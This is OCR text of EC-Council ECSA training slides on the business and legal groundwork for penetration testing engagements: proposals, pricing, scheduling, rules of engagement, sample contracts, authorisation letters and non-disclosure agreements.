All Rights Reserved.Reproduction is Strictly Prohibited.

Specify Finite Duration for the Test to be Conducted

ECSA

- After the scope has been identified, specify and agree on the start and the end for an engagement
- This allows you to end your engagement on finite time
- It also helps you to defeat the scope creep

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparing for Proposal Submission

ECSA

- Identifying scope, approach and methodology
- Determining project deliverables
- Determining project schedule
- **Understanding staffing requirements**
- Proposing detailed and itemized pricing
- Submitting proposal

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Project Team Staffing

ECSA

- Identify the group of experts required in the penetration testing team based on the area and type of penetration testing under engagement
- Specify the details of expertise in your team with their skills and experience

✓ **Network Penetration Testers**

✓ **Policy Penetration Testers**

✓ **Application Penetration Testers**

✓ **Database Penetration Testers**

✓ **Report Writers**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparing for Proposal Submission

ECSA

- Identifying scope, approach and methodology
- Determining project deliverables
- Determining project schedule
- Understanding staffing requirements
- **Proposing detailed and itemized pricing**
- Submitting proposal

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Estimate Cost for your Pen Test Engagement

ECSA

- The estimated cost depends on the estimated scope, resources and time required for the your pen test engagement
- If the estimated scope, resources, and time required are high, then the cost will also be higher

Negotiate Per Day/Per Hour Fee That You Will Be Charging for the Penetration Testing Project

- Based on the work performed by the team of testers, negotiate the fees to be either hourly based or daily based
- Salary negotiation will be handled by the chief penetration tester, and it will be distributed as per the rules of the client's organization

How Much to Charge?

- Penetration testing pricing varies based on the scope and number of man-days required to fulfill the scope of the project

Report	Hourly Fees	No. Of Hours required
Network penetration testing report	$ X	X Hours
Application penetration testing report	$ X	X Hours
Mobile penetration testing report	$ X	X Hours
Cloud penetration testing report	$ X	X Hours

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparing for Proposal Submission

ECSA

- [x] Identifying scope, approach and methodology
- [x] Determining project deliverables
- [ ] Determining project schedule
- [x] Understanding staffing requirements
- [x] Proposing detailed and itemized pricing
- [ ] **Submitting proposal**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Submitting the Proposal

ECSA
EC-Council Certified Security Analyst

- Prepare an **executive summary** with high-level synopsis that briefs about engagement, features, and benefits of the proposed work
- Before submitting the proposal, have a **discussion with different experts in the team** and generate a draft proposal to be sent to the client for discussion
- Draft your proposal with the expected response requirements
- Submit your proposal before the due date specified by the client

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

"You will receive a notification from the client upon selection of your proposal."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Setting the Rules of Engagement (ROE)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Rules of Engagement (ROE)

ECSA

ROE

- Rules of engagement (ROE) is the **formal permission** to conduct penetration testing

Top-level Guidance

- ROE provides "**top-level**" guidance for conducting the penetration testing

ROE's Assistance

- ROE helps testers to **overcome legal, federal, and policy-related** restrictions to use different penetration testing tools and techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Rules of Engagement (ROE) (Cont'd)

ECSA

1. Scoping and Rules Of Engagement (ROE) are the two aspects that need to be handled independently while engaging in penetration testing assignment
2. Scoping defines what should be tested while ROE defines the agreement on how testing should be performed within a certain boundary of limitations and rules during penetration testing
3. The ROE tells the manner in which the penetration should be conducted

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct Brainstorming Sessions with the Top Management and Technical Teams

ECSA

01 Conduct a meeting with the **top management** and technical teams and have a discussion with the team to set the rules of engagement (ROE)

Rules are created based on the following common directives :

Establishing communication lines
- How often and in which manner your team and client will communicate with each other?
- Whom to contact (POC) ?: Client contact details and your team contact details

Timeline
- When will you complete specific milestones in the engagement?

Time/Location
- When and where the progress of the test will be informed?

Frequency
- What will be the frequency of meetings for briefing the progress of the test?

Evidence handling
- What care should be taken while handling the evidence for the test?

Time of day to conduct testing
- When the testing should be performed in a day?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA


Establishing Communication Lines : Identify the Details of the Key Contact

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List the Contacts at the Client Organization who will be in Charge of the Pen Testing Project

ECSA

- Key personnel will be appointed by the organization to take the lead of the project from their side
- Some important contacts include the risk manager, database administrator, network administrator, or a system administrator



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Obtain the Details of the Key Contact at the Client's Company, in case of an Emergency

ECSA

- Gather key contact details of personnel you might approach in case of an emergency
- Whom to contact in the case of emergency depends upon the nature of the crisis
- A pen tester should be well prepared to ensure a safe and worry-free experience
- Emergency situations include fire, electric breakdown, etc.

- **Risk manager**
- **Internet service provider (ISP)**
- **Database administrator**
- **Networking administrator**
- **Local security officer**
- **System administrator**

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Points-of-Contact Template

ECSA

- A point-of-contact (POC) is the **identification** of, and means of **communication** with person(s) and organizations(s) associated with the resource(s)
- A POC can be a person or a **department serving** as the coordinator or focal point of information concerning an activity or program
- POCs are used in many cases in which information is **time sensitive** and **accuracy** is **important**

Organization	POC Name	Number/Email Address
Third Party	Name	Mobile/Email
Functional Area	Name	Mobile/Email
Authority Name	Name	Mobile/Email

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Conduct Initial Teleconference with Target Point-of-Contact (TPOC)

ECSA

- Obtain the Target Point-of-Contact (TPOC) email address from the Engagement Letter
- Compose an email to the TPOC introducing yourself and requesting a teleconference at the TPOC's convenience

The purpose of the teleconference is to:

- Obtain the initial information needed to set up the engagement documentation
- Determine who will provide non-disclosure and data use agreements (if required)
- Determine how sensitive information will be transmitted between both partners

Note: The Chief Penetration Tester or Engagement Team Leader (ETL) needs to conduct teleconference with Target point-of-contact (TPOC) time-to-time to finalize the document

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Timeline

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Estimating Timeline for the Engagement

ECSA

Scope defines the start and end of engagement while ROE defines timeline for all activities during engagement

Once you determine the scope of your pen test assignment and assessment requirements clearly, the next step is to plan and estimate how you will spend your time on engagement

It will depend on the canvas of the engagement

Some engagement may take weeks or even months depending on the canvas of the engagement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metrics for Time Estimation

ECSA

1. Amount of experience you have in the area you are going to test
2. If the pen tester has significant years of experience in carrying out a specific type of testing then he/she may take less time than those who have less experience
3. Consider overhead of time spent in meeting creeps, site problems, additional service, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Draft a Timeline for the Penetration Testing Project

ECSA

- Draft timeline is required at the beginning of a test in order to clearly identify what work needs to be done and who will do it
- Use GANTT Chart and Work Breakdown Structures to create draft timeline that will define work, time required and the person in-charge



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Work Breakdown Structure or Task List

ECSA

- Developing a task list means breaking down a piece of work into its component tasks
- Task status must be measurable
- Each task must be a clearly defined event with a clear start and a clear end
- Every task must have a deliverable

For example:

- Where the tasks start and end
- Time estimates
- Task dependencies
- Resources assigned to each task

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Penetration Testing Schedule

ECSA
EC-Council Certified Security Analyst

- The penetration test schedule **details the timing** and **duration** of the various tasks involved in testing
- It **provides a thorough design of the tasks** performed during penetration testing
- Details of the test schedule **must be documented** in a separate deliverable and generated with the assistance of a project scheduling tool

The following tools may help you in creating your penetration test schedule

- Microsoft Project Professional 2016
- Zoho Projects
- GanttProject

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Time/Location

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Reporting Time Scales

ECSA

- These reporting time scales include:
  - Normal time scale for the project
  - Local requested time scale for the project
  - Distribution list of the project

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Office Space/Location where your Team will Work during this Project

ECSA

- Identify the best and **most flexible space that suits the functional requirements** of the penetration test

- Penetration testing is a **time-consuming process** (depending on the client organization's testing requirements)
- You need to make sure that the space provided for you and your team at the office premises of the client organization is **comfortable, spacious, and well ventilated**
- The location should have **easy access** to restrooms and the cafeteria, and should have **restricted** access for other employees of the client's organization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Frequency of meetings

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Meeting with the Client

ECSA

A pen tester should keep the client **continuously informed** about the project

Decide how often you will be meeting with the client regarding the progress of test: daily, weekly, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Time of Day

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Deciding Time of Day for the Test

ECSA
EC-Council Certified Security Analyst

- **Decide the time of the day at which testing should be carried out**
  - Business hours
  - After business hours
  - Weekends

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA


Identify who can Help you?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Local Human Resources Required for the Pen Test

ECSA

- Study and understand the pen testing requirements to **identify the human resources required** to carry out a successful pen test
- The **local human resource** requirements to perform the penetration testing are:



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Client's IT Security Admin who will Help you with the Pen Test (if possible)

ECSA


- To make the penetration testing successful, you need to have an idea of the **security-related issues** of the organization
- The information security administrator is the person who is responsible for **data and application security** of the organization
- **It is necessary to identify the administrator of the organization** for which you are penetration testing
- The security administrator has an idea of the **core parts of security** and is accountable for network and system updates
- Security administrators can **assist you with installing tools**, testing the services, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Decide other Internal Employees who will Help you in the Pen Test (if possible)

ECSA

- The following internal employees can also assist in your **pen test engagement**
- They can **provide valuable experience** and pass on their knowledge of the organization



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ROE Document

ECSA
EC-Council Certified Security Analyst

- ROE is a separate formalized document that states the rules of engagement to be followed during the execution of engagement

- Document the rules of engagement agreed between you and the client, and they should be signed by both the parties

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

XSECURITY: Sample Rules of Engagement Document

ECSA
EC-Council Certified Security Analyst

XSECURITY Consideration Checklist		
YES	NO	DESCRIPTION
		Has XSECURITY taken reasonable precautions to ensure that its own employees or the staff of any subcontractor will not take advantage of the opportunity afforded to them by the testing assignment to later initiate an unsanctioned attack against the client?
		Is XSECURITY acceptable to the organization's insurance underwriter (if any)?
		Does XSECURITY agree to be bound by clearly defined (and documented) terms of engagement?
		Does XSECURITY provide any kind of compensation if they, as a result of their testing activities, significantly disrupt the normal operation of the system being tested?
		Does XSECURITY provide any kind of compensation (or guarantee) if they fail to detect a security hole that is later successfully exploited by an intruder?

SECURIT

Penetration Testing Rules of Engagement

Overview:
Security Assessment needs vary from agency to agency. The XSECURITY Penetration Testing Team (XSECURITY) offers several services that can assist COMPANY X in securing their information technology assets. Each of these services requires some degree of support from the COMPANY X (system information, access to agency personnel or facilities, system/network connections, etc.). Penetration testing tools and techniques can be invasive, however, so there needs to be a clear level of understanding of what an assessment entails, what support is required for assessments, and what potential effect each type of assessment may have.

Use of Tools
The Penetration testing activities performed by the XSECURITY Penetration Testing Team include scanning network assets with specific penetration testing tools. These tools check system configurations, default settings, security settings/updates, network and workstation services, open ports, and other specific vulnerabilities that might be utilized by intruders or unauthorized staff to undermine or bypass the security of an agency's network. They do not access user files, data files, or other personal/confidential files, only network/workstation files associated with system configurations and security. The XSECURITY does perform 'penetration testing' – that is, test how deep into your network an intruder can go, retrieve confidential information, or change system configurations. Our scans determine what vulnerabilities exist within the agency network with full exploiting those vulnerabilities.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Rules of Engagement Template (Sample)

ECSA
EC-Council Certified Security Analyst

Rules of Engagement Template

DATE: *[Date]*

TO: *[Name and Address of NASA Official]*

FROM: *[Name and Address of Third Party performing the Penetration Testing]*

CC: *[Name and Address of Interested NASA Officials]*

RE: Rules of Engagement to Perform a Limited Penetration Test in Support of *[required activity]*

[Name of third party] has been contracted by the National Aeronautics and Space Administration (NASA), *[Name of requesting organization]* to perform an audit of NASA's *[Name of risk assessment target]*. The corresponding task-order requires the performance of penetration test procedures to assess external and internal vulnerabilities. The purpose of having the "Rules of Engagement" is to clearly establish the scope of work and the procedures that will and will not be performed, by defining targets, time frames, test rules, and points of contact.

Appendix B—Rules of Engagement Template

This template provides organizations with a starting point for developing their ROE.[42] Individual organizations may find it necessary to include information to supplement what is outlined here.

1. Introduction

1.1. Purpose

Identifies the purpose of the document as well as the organization being tested, the group conducting the testing (or, if an external entity, the organization engaged to conduct the testing), and the purpose of the security test.

1.2. Scope

Identifies test boundaries in terms of actions and expected outcomes.

1.3. Assumptions and Limitations

Identifies any assumptions made by the organization and the test team. These may relate to any aspect of the test to include the test team, installation of appropriate safeguards for test systems, etc.

1.4. Risks

Inherent risks exist when conducting information security tests—particularly in the case of intrusive tests. This section should identify these risks, as well as mitigation techniques and actions to be employed by the test team to reduce them.

Source: *http://csrc.nist.gov*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Getting Engagement Letter from Client

ECSA
EC-Council Certified Security Analyst

- A pen testing engagement begins with the receipt of the Engagement Letter (EL)
- Once all agreements on scope and ROE are done, the client will then send you the final EL
- Scan the EL into an electronic format. Produce an MD5 hash of the document for integrity purposes

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Handling Legal Issues in Penetration Testing Engagement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Hire a Lawyer who can Handle your Penetration Testing Legal Documents

ECSA

1. Hire a lawyer who can understand technology and related matters
2. A legal document related to the penetration testing must be signed by you before you start your penetration testing assignment
3. Have the document vetted by your lawyer before you sign it
4. A lawyer who understands the technology and risks associated with the testing itself will be able to render his/her professional service more efficiently

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Penetration Testing Contract

ECSA
EC-Council Certified Security Analyst

- The penetration testing contract must be drafted by a lawyer and signed by the penetration tester and the company

The contract must clearly state the following:

01 Non-disclosure clause

02 Objective of the penetration test

03 Fees and project schedule

04 Sensitive information

Confidential information

06 Indemnification clause

07 Reporting and responsibilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Drafting Contracts

ECSA
EC-Council Certified Security Analyst

- The pen test contract is the most important tool used to define and regulate the legal relationship between the penetration tester and the customer

It protects both parties from misunderstandings and includes various agreements such as:

- Scope of Test
- Performance Standards
- Security and Confidentiality
- Audit Information
- Reporting and Cost
- Ownership and License
- Dispute Resolution and Indemnification

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Sample Penetration Testing Contract

ECSA

1

SECURIT

Penetration Testing Contract

The below text is a sample contract only and does not obligate XSECURITY to perform services under any specified terms or conditions. This contract is for educational purposes only. Only valid signed contracts will be considered binding.

This contract is between XSECURITY (hereinafter referred to as the "provider") and Penetration Testing Services buyer (hereinafter referred to as the "client") for the supply of Penetration Testing services by the provider for the client.

Whereas the provider provides certain computer and systems security consulting and testing services including Penetration Testing services, and

Whereas the client wishes to retain the provider to provide computer and systems security services, specifically Penetration Testing services, therefore

The client does hereby retain the provider for the purpose of providing Penetration Testing services on the client's computers and/or systems.

The objective of the Penetration Testing service is to identify and report on security vulnerabilities to allow the client to close the issues in a planned manner, thus significantly raising the level of their security protection. The client understands that Internet security is a continually growing and changing field and that testing by XSECURITY does not mean that the client's site is secure from every form of attack. There is no such thing as 100% security testing, and for example it is never possible to test for vulnerabilities in software or systems that are not known at the time of testing or the mathematically complete set of all possible inputs/outputs for each software component in use. Further security breaches can and

The client understands that Internet security is a continually growing and changing field and that testing by XSECURITY does not mean that the client's site is secure from every form of attack. There is no such thing as 100% security testing. For example, it is never possible to test for vulnerabilities in software or systems that are not known at the time of testing. Neither it is possible to consider a mathematically complete set of all possible inputs/outputs for each software component in use

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Sample Penetration Testing Contract (Cont'd)

ECSA

2

SECURIT

Penetration Testing Contract

The below text is a sample contract only and does not obligate XSECURITY to perform services under any specified terms or conditions. This contract is for educational purposes only. Only valid signed contracts will be considered binding.

This contract is between XSECURITY (hereinafter referred to as the "provider") and Penetration Testing Services buyer (hereinafter referred to as the "client") for the supply of Penetration Testing services by the provider for the client.

Whereas the provider provides certain computer and systems security consulting and testing services including Penetration Testing services, and

Whereas the client wishes to retain the provider to provide computer and systems security services, specifically Penetration Testing services, therefore

The client does hereby retain the provider for the purpose of providing Penetration Testing services on the client's computers and/or systems.

The objective of the Penetration Testing service is to identify and report on security vulnerabilities to allow the client to close the issues in a planned manner, thus significantly raising the level of their security protection. The client understands that Internet security is a continually growing and changing field and that testing by XSECURITY does not mean that the client's site is secure from every form of attack. There is no such thing as 100% security testing, and for example it is never possible to test for vulnerabilities in software or systems that are not known at the time of testing or the mathematically complete set of all possible inputs/outputs for each software component in use. Further security breaches can and

The provider shall be under no liability whatsoever to the buyer for any indirect loss and/or expense (including loss of profit) suffered by the buyer arising out of a breach by the provider of this contract. In the event of any breach of this contract by the provider, the remedies of the buyer shall be limited to a maximum of fees paid by the client

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sample Penetration Testing Contract (Cont'd)

ECSA
EC-Council Certified Security Analyst

3

SECURIT

Penetration Testing Contract

The below text is a sample contract only and does not obligate NSECURITY to perform services under any specified terms or conditions. This contract is for educational purposes only. Only valid signed contracts will be considered binding.

This contract is between NSECURITY (hereinafter referred to as the "provider") and Penetration Testing Services buyer (hereinafter referred to as the "client") for the supply of Penetration Testing services by the provider for the client.

Whereas the provider provides certain computer and systems security consulting and testing services including Penetration Testing services, and

Whereas the client wishes to retain the provider to provide computer and systems security services, specifically Penetration Testing services, therefore

The client does hereby retain the provider for the purpose of providing Penetration Testing services on the client's computers and/or systems.

The objective of the Penetration Testing service is to identify and report on security vulnerabilities to allow the client to close the issues in a planned manner, thus significantly raising the level of their security protection. The client understands that Internet security is a continually growing and changing field and that testing by NSECURITY does not mean that the client's site is secure from every form of attack. There is no such thing as 100% security testing, and for example it is never possible to test for vulnerabilities in software or systems that are not known at the time of testing or the mathematically complete set of all possible inputs/outputs for each software component in use. Further security breaches can and

The provider and the client have imparted and may from time to time impart to each other certain confidential information related to each other's business, including specific documentation. Each party agrees that it shall use such confidential information solely for the purposes of the service and that it shall not disclose directly or indirectly to any third party such information either expressed or otherwise

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Penetration Testing Contract (Cont'd)

ECSA
EC-Council Certified Security Analyst

Penetration Testing Agreement

This document serves to acknowledge an engagement between the Business Owner and Data Custodian (see descriptions page 2), collectively of the following system(s) or application, the University Chief Information Officer, and the University IT Security Officer.

Systems(s) to be Tested: _____

Testing Time Frame: (begin) _____ (end) _____

Penetration Testing Components (see descriptions page 2). Indicate the testing components that are to be completed, by initial.

Component	Business Owner	Data Custodian
Gathering Publicly Available Information		
Network Scanning		
System Profiling		
Service Profiling		
Vulnerability Identification		
Vulnerability Validation/Exploitation		
Privilege Escalation		

All parties, by signing below, accept and agree that:

1. The IT Security Office will take reasonable steps to preserve the operational status of systems, but it cannot be guaranteed.
2. The IT Security Office is authorized to perform the component tests listed above, at their discretion using appropriate tools and methods.
3. Test results are related to specific tests only. They indicate, but do not and cannot measure, the overall security posture (quality of protections) of an application system.
4. All information related to this testing will be treated as highly confidential Level III security data, with commensurate protections.

Signed: _____ (Business Owner)

_____ (Data Custodian)

_____ (CIO)

_____ (CISO)

Testing Complete: _____ Date: _____

Review/Closeout Discussion Completed (Date) _____

Definitions

Data Custodian - The technical contact(s) that have operational-level responsibility for the capture, maintenance, and dissemination of a specific segment of information, including the installation, maintenance, and operation of computer hardware and software platforms.

Business Owner - The senior official(s) within a college or departmental unit (or his/her designee) that are accountable for managing information assets.

Penetration Testing Component Descriptions:


1. Gathering Publicly Available Information - Researching the environment using publicly available data sources, such as search engines and web sites.
2. Network Scanning – Performing automated sweeps of IP addresses of systems provided and/or discovered, from on-campus and off-campus.
3. System Profiling - Identification of the operating system and version numbers operating on the system, to focus subsequent tests.
4. Service Profiling – Identification of the services and applications as well as their version numbers operating on the system, to further focus testing on vulnerabilities associated with the identified services discovered.
1. Vulnerability Identification - Potential vulnerabilities (control weaknesses) applicable to the system are researched, tested, and identified.
2. Vulnerability Validation/Exploitation - After vulnerabilities are identified, they must be validated to minimize errors (false reports of problems), which involves attempts to exploit the vulnerability.
3. Privilege Escalation - Should exploitation of vulnerability be successful, attempts are made to escalate the privileges to obtain "complete control" of the system.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Create Penetration Testing "Rules of Behavior"

ECSA



Penetration testing "Rules of Behavior" is a penetration **testing agreement** that outlines the framework for external and internal penetration testing

Prior to testing, this agreement is **signed by representatives** from both the target organization and the penetration testing organization to ensure there is a **common understanding** of the limitations, constraints, liabilities, and indemnification considerations

A Release and Authorization form may be required (in addition to the **Rules of Behavior**) that states the penetration testing organization will be held **harmless** and **not criminally liable** for unintentional interruptions and loss or damage to equipment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create a Get-Out-of-Jail-Free Card

ECSA

A **Get-Out-of-Jail-Free** card is an element that helps a person **to emerge from** an undesirable situation

The **agreement outlines** the types of **activities** to be performed and indemnifies the tester against any loss or damage that may result from the testing

The **Get-Out-of-Jail-Free** card entails a **legal agreement** signed by an authorized representative of the organization

The card is a **part of the penetration testing contract** and should include an incident response plan and appropriate customer contact that can be alerted should an issue arise

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

List the Permitted Items in Legal Agreement

ECSA

- The essential elements that the pen tester must necessarily know and seek written permission before performing the test are:

Attack Methodology	Permitted?
Electronic Mapping – External	✓
Electronic Mapping – Internal	✓
Social Engineering by Telephone	✓
Social Engineering by Mail	✗
Adopt Employee Identity – Remote	✓
Adopt Employee Identity – On Site	✗
Break into Employee Workstation?	✓
Read Corporate Email	✗

Attack Methodology	Permitted?
Pretend to Be Technical Supplier	✓
Dumpster Diving – On Site Outside	✗
Dumpster Diving – On Site Inside	✓
Dumpster Diving – Off Site	✓
Target Sensitive Corporate Resources	✗
Personnel Extortion, Blackmail and Coercion	✗
Investigate Personnel Backgrounds of Staff	✗
Penetration of Business Partners	✗

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create Confidentiality and Non-Disclosure Agreements (NDAs) Clauses

ECSA

Many documents and other information regarding the pen test contain critical information that could damage one or both parties if improperly disclosed

You will also be signing an agreement that guarantees that the company's information will be treated confidentially

It will also provide cover for a number of other key areas, such as negligence and liability, in the event of something untoward happening

Agreements are designed to be used by both the parties to protect sensitive information from disclosure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Create Confidentiality and Non-Disclosure Agreements (NDAs) Clauses (Cont'd)
